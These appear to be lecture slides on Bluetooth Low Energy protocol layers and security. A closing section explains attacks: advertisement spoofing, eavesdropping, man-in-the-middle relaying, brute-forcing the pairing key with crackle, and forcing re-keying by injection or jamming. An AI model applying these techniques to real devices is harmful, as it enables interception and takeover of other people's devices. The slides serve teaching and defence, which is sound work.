

Par/Pay: Parameters and Payload  
 Op: ATT Opcode  
 PDU He: PDU Header  
 L2 He: L2CAP Header  
 Acc Addr: Access Address  
 Pre: Preamble  
 MIC: Message Integrity Check  
 CRC: Cyclic Redundancy Check

P.nbr.	Time (us)	Channel	Access Address	Adv PDU Type	Adv PDU Header				AdvA	AdvData	CRC	RSSI (dBm)	FCS	
185	+107495 =19154743	0x25	0x8E89BED6	ADV_IND	Type	TxAdd	RxAdd	PDU-Length	0x90D7EBB19299	02 01 05 07 02 03 18 02 18 04 18	0xEF5DA8	-57	OK	
P.nbr.	Time (us)	Channel	Access Address	Adv PDU Type	Adv PDU Header				InitA	AdvA	...			
186	+367 =19155110	0x25	0x8E89BED6	ADV_CONNECT_REQ	Type	TxAdd	RxAdd	PDU-Length	0x001830EA965F	0x90D7EBB19299				
...												CRC	RSSI (dBm)	FCS
LLData (Part 1)				LLData (Part 2)						CRC	RSSI (dBm)	FCS		
AccessAddr		CRCInit	WinSize	WinOffset	Interval	Latency	Timeout	ChM	Hop	SCA	0x02DA48	-30	OK	
0x60850A1B		A7 7B 22 02	0x000F	0x0050	0x0000	0x07D0	1F FF FF FF FF	0x09	0x05					
P.nbr.	Time (us)	Channel	Access Address	Data Type	Data Header					CRC	RSSI (dBm)	FCS		
187	+20891 =19176001	0x09	0x60850A1B	L2CAP-C	LLID	NESN	SN	MD	PDU-Length	0x133A32	-31	OK		
					1	0	0	0	0					
P.nbr.	Time (us)	Channel	Access Address	Data Type	Data Header					CRC	RSSI (dBm)	FCS		
188	+230 =19176231	0x09	0x60850A1B	L2CAP-C	LLID	NESN	SN	MD	PDU-Length	0x133CE1	-50	OK		
					1	1	0	0	0					

[source: TI CC2540 USB dongle BLE sniffer guide:

[http://processors.wiki.ti.com/index.php/BLE\\_sniffer\\_guide#Advertisement\\_packets](http://processors.wiki.ti.com/index.php/BLE_sniffer_guide#Advertisement_packets)]

# BLE link layer

- One packet format and two PDU types: Advertising and data

BLE Packet



Advertising Channel PDU



Data Channel PDU



Ref: BT Specification v4.2, Vol. 6, Part B, Sec. 2.1

\*Message Integrity Check: Included as part of Payload if used (for security)

# Advertising and scanning



Packet Name	Description
ADV_IND	Connectable undirected advertising event
ADV_NONCONN_IND	Non-connectable undirected advertising event
ADV_SCAN_IND	Scannable undirected advertising event

# Advertising packet types

- Connectable: a scanner can initiate a connection upon reception of an advertising packet
- Non-connectable: a scanner cannot initiate a connection (only for broadcasting)
- Scannable: can issue a scan request
- Non-scannable: cannot issue a scan request
- Directed: only for a given scanner (no user data)
- Undirected: not targeted at any particular scanner (can contain user data)

# Advertising and connection



Once a connection is established:

- Master informs slave of hopping sequence and when to wakeup
- Transactions are performed in the 37 data channels
- Transactions can be encrypted (AES-128)
- Both devices can go into sleep between transactions
- Connection interval: 7.5ms to 4s

# ATT: Attribute protocol

- Client-server model: client requests data and server sends data to clients
- Server contains data organized in forms of **Attributes**
- Each attribute has
  - a 16-bit handle,
  - a 128-bit UUID (Universal Unique ID, for type and nature of data value), can be shortened to 16 or 32 bits, *Standardized by [ISO/IEC 9834-8:2008](#)*
  - a set of permissions
  - a value



# Example of attributes

Handle	Type	Permissions	Value	Value length
0x0201	UUID <sub>1</sub> (16-bit)	Read only, no security	0x180A	2
0x0202	UUID <sub>2</sub> (16-bit)	Read only, no security	0x2A29	2
0x0215	UUID <sub>3</sub> (16-bit)	Read/write, authorization required	“a readable UTF-8 string”	23
0x030C	UUID <sub>4</sub> (128-bit)	Write only, no security	{0xFF, 0xFF, 0x00, 0x00}	4
0x030D	UUID <sub>5</sub> (128-bit)	Read/write, authenticated encryption required	36.43	8
0x031A	UUID <sub>1</sub> (16-bit)	Read only, no security	0x1801	2



# GATT: Generic Attribute Profile

- Dealing with data exchange in BLE, GATT defines a basic data model and procedures to allow devices to discover, read, write, and push data elements between them. It is, in essence, **the topmost data layer** of BLE.
- Data is organized hierarchically in sections called **services**, which group conceptually related pieces of user data called **characteristics**.

# GATT client

- The GATT client corresponds to the ATT client. It sends requests to a server and receives responses (and **server-initiated updates**) from it. The GATT client does not know anything in advance about the server's attributes, so it must first inquire about the presence and nature of those attributes by performing **service discovery**. After completing service discovery, it can then start reading and writing attributes found in the server, as well as receiving **server-initiated updates**.

# GATT server

- The GATT server corresponds to the ATT server. It receives requests from a client and sends **responses** back. It also sends **server-initiated updates** when configured to do so, and it is the role responsible for storing and making the user data available to the client, organized in attributes. Every BLE device sold must include at least a basic GATT server that can respond to client requests, even if only to return an error response.

# GATT data hierarchy

- Services: groups of characteristics
- Characteristics
  - Operations
- Everything identified by UUID
  - 128 bit
  - Sometimes shortened to 16 bits



# Example GATT service: Heart Rate

	Handle	UUID	Permissions	Value
Service	0x0021	SERVICE	READ	HRS
Characteristic	0x0024	CHAR	READ	NOT 0x0027 HRM
	0x0027	HRM	NONE	bpm
Descriptor	0x0028	CCCD	READ/WRITE	0x0001
Characteristic	0x002A	CHAR	READ	RD 0x002C BSL
	0x002C	BSL	READ	<i>finger</i>

# GAP: Generic Access Profile

- Covering the usage model of the lower-level radio protocols to define roles, procedures, and modes that allow devices to broadcast data, discover devices, establish connections, manage connections, and negotiate security levels, GAP is, in essence, the topmost control layer of BLE. This profile is mandatory for all BLE devices, and all must comply with it.

# BLE possible attacks

- Attacks on advertisements
  - Advertisement spoofing: spoof and advertise them with configurable interval
  - Denial of service: advertise a cloned device
- Passive interception
  - Unencrypted transmission can be intercepted by a passive eavesdropper

```
>> Write: 0d583700447b98d61f6ec3340bdfbab8 -> 0d583701447b98d61f6ec3340bdfbab8 : 123456 ( 4V)
<< Read: 0d583700447b98d61f6ec3340bdfbab8 -> 0d583711447b98d61f6ec3340bdfbab8 : 01 ( )
<< Read: 0d583700447b98d61f6ec3340bdfbab8 -> 0d583708447b98d61f6ec3340bdfbab8 : 06 ( )
<< Read: 1803 (Link Loss) -> 2a06 (Alert Level ) : 00 ( )
>> Write: 1802 (Immediate Alert) -> 2a06 (Alert Level ) : 01 ( )
```

- Active interception
  - Attacker invoked connections with the device and the mobile application, and relays messages between them: Man in the middle (MiTM)
- Attacks on pairing
  - Attack the pairing process to guess the Long Term key

# BLE security

- Encryption
  - Provided by link layer
  - Encrypts and MACs PDU
  - AES-CCM



- Random MAC address
  - Prevent tracking by changing the MAC of the device on a frequent basis.
- Whitelisting
  - Create a whitelist of accepted devices' MAC addresses.



# BLE encryption

- Pairing (once, in a secure environment)
  - **JustWorks** (R) – most common, devices without display cannot implement other
  - **6-digit PIN** – if the device has a display
  - Out of band – not yet spotted in the wild
- *"Just Works and Passkey Entry do not provide any passive eavesdropping protection"*
- Establish Long Term Key, and store it to secure future communication ("bonding")

Mike Ryan, <https://www.lacklustre.net/bluetooth/>

# BLE encryption in practice

- 8 of 10 tested devices do not implement BLE-layer encryption
  - "Forget" to do it, or do not consider clear-text transmission a problem
  - The pairing is in OS level, mobile application does not have full control over it
  - It is troublesome to manage with requirements for:
    - Multiple users/application instances per device
    - Access sharing
    - Cloud backup
    - Public access devices (e.g. cash register)
  - Other hardware/software/UX problems with pairing
- Exception: Some vendors implement their own security on top of GATT

# BLE security in practice

- Security in "application" layer (GATT)
- Various authentication schemes
  - Static password/key
  - Challenge-response (most common)
  - PKI
- Own crypto, based usually on AES
- No single standard, library, protocol



# BLE encryption: key exchange

- BLE uses AES-CCM: no known practical attacks
- Master and slave establish a shared secret known as Long Term Key (LTK)
- Could be reused for future sessions
- Master and slave select a temporary key (TK), 128 bits AES key
  - TK → STK
  - STK → LTK
  - LTK → Session keys
- The TK is used to compute a “confirm” value: all used values for its computation are in plaintext over the air.
- After that the master and slave, compute a short-term key (STK), and finally an LTK.
- The STK exchange messages are encrypted using the TK

# Cracking the TK

<https://github.com/mikeryan/crackle>

- Brute force algorithm to guess TK
  - Calculate the confirm for every possible TK value between 0 and 999 999
  - Find the TK whose confirm matches the values exchanged over the air.

$$\text{confirm} = \text{AES}(\text{TK}, \text{AES}(\text{TK}, \text{rand XOR p1}) \text{ XOR p2})$$

GREEN = we have it  
RED = we want it

TK: integer between 0 and 999,999

Just Works™: always 0!

**With crackle: Time to crack < 1 second**

# Cracking the TK: mitigations

- If the master and slave established the LTK key they need not re-establish a key
- But we can force a key renegotiation by injecting a specific link layer message (LL\_REJECT\_IND)
- Each encrypted session uses a session-specific nonce exchanged at the beginning of the session
- Therefore even if the LTK is known, if the session initialization is not captured the conversation cannot be decrypted.
- We can jam the connection, which forces the master and slave to reconnect and re-establish a secure session, allowing us to sniff the nonce.

# MiTM BLE attack

- Typical connection flow



- MiTM



# MiTM attack tool: GATTacker

- Open source: <https://github.com/securing/gattacker>
- Node.js, websockets

[Jasek et al, GATTacking bluetooth smart devices, Blackhat USA 2016]

